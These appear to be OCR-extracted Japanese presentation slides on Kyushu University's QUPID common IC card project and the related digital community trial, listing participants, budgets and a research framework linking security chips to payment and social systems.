
安心安全便利な生活を実現し地域経済を活性化
する共通プラットフォーム

共通プラットフォームを活用した安心安全
便利なネットワークサービス

九州大学では平行して学内で全学共通ICカード導入推進委員会による先進のICカードシステム導入を推進中

九州大学全学共通ICカードプロジェクト QUPID: (Q-shu Univ. Personal ID)

- 安全で安心な社会基盤システムを構築するための情報インフラを新キャンパスにおいて構築し、実運用して、技術のみならず社会科学的な視点も考慮した未来の社会基盤システムの方向性についての提言を行う。
- 新しい情報インフラを基盤とした、効率的で機能的かつ柔軟な大学運営体制を確立する。
- 学内及び実社会における実証実験
期間:平成17年4月-19年3月 予算:約3億円(学術創成研究、デジタルコミュニティ実証実験など)
被験者:大学職員1000名、学生2600名、一般人400名 基幹技術:MIIDとPID
利用サービス:施設利用、入退館管理、権利権限管理、決済、ポイント
参加団体:九州大学(事務局、図書館、情報基盤センター、システム情報科学府、システムLSI研究センター)
大学生協、福岡市、前原市、二丈町、志摩町、イオン、ベスト電器、紀伊国屋、
福岡銀行、クレジット会社5社、テレビ局5社、福岡市営地下鉄、JR九州、昭和バスなど



ICカードや
携帯電話が
IDの媒体

マクロ情報学への展開

マクロ情報学

情報と社会
社会システムの
神経系としての情報技術
およびその基礎科学

情報自体の解明と制御

ミクロ情報学

情報と人間
人間の情報処理機構の
解明とその人工的实现
人工知能


情報科学の基礎

情報の産業応用
IT産業、情報関連産業
総合電機産業、その他の
産業分野への応用
情報工学

手段としての情報技術

情報と科学
情報技術を基本手段とした
科学探究手法の構築
計算科学

プロジェクト関連組織



産業界
NTTグループ
松下電器
クマヒラ
QIC

システム試作
全学共通ICカードプロジェクト
(H16-19, 約80百万円)

政府・自治体
福岡県、福岡市、前原市
志摩町、二丈町

産業界
銀行、クレジット
小売業、JR、地下鉄
バス、タクシー
放送局、不動産業

実験フィールド
デジタルコミュニティ実証実験
(H17,18経済産業省300百万円)

学外研究組織
九州システム情報技術研究所
知的クラスター創成事業

大学
図書館、基盤センター
健康管理センター、生協
事務局(教務、人事、経理)
入館管理、駐車場管理

社会システムと社会情報基盤の概念構築

- 21世紀COEプログラム「システム情報科学での社会基盤システム形成」(H14-18、618百万円)
- 学術創成研究「社会基盤を構築するためのシステムLSI設計手法の研究」(H14-18、301百万円)
- 先導的ITスペシャリスト育成推進プログラム「次世代ICT社会を牽引するICTアーキテクト育成プログラム」(H18-21)

経団連
九州工業大学

ハードウェア
知的クラスター創成事業
(H14-18, 約2300百万円)


ソフトウェア
知的クラスター創成事業
(H14-18, 約2300百万円)

通信ネットワーク
玄海プロジェクト
(H13-)

社会科学
科研費「ユビキタス時代のIC技術導入の経済効果に関する研究」
(H16-18)

実世界での
応用実験

専門的な
研究領域



技術や学問の体系と
実社会での実験の組み合わせ


www.slrc.kyushu-u.ac.jp

社会情報基盤の確立と社会システムの再設計

—具体例:「価値」と「信用」を取り扱う情報技術と社会基盤—

社会的
コンセンサス

社会と経済
の基本原理




基幹システム



個人用デバイス

Security Core Chip



数千円の
LSIチップに
数十万円の
価値が乗る

社会システムレベル

社会システム（決済・徴税・認証システム）
法体系、経済システム、経営技術、利用技術
危機管理技術、ビジネスモデル

情報通信システムレベル

情報通信ネットワーク、情報システム
情報端末、信頼性技術
セキュリティ技術、プライバシー保護
基幹ソフトウェア技術、組込みSW開発技術

デバイス・集積回路レベル

システムLSI設計技術、高信頼化技術
設計、製造、テスト段階での偽造防止技術
高安全化技術、真贋性保証技術

最終目標：電子経済時代の通貨・徴税の仕組みの構築
経済システムの国家的安全保障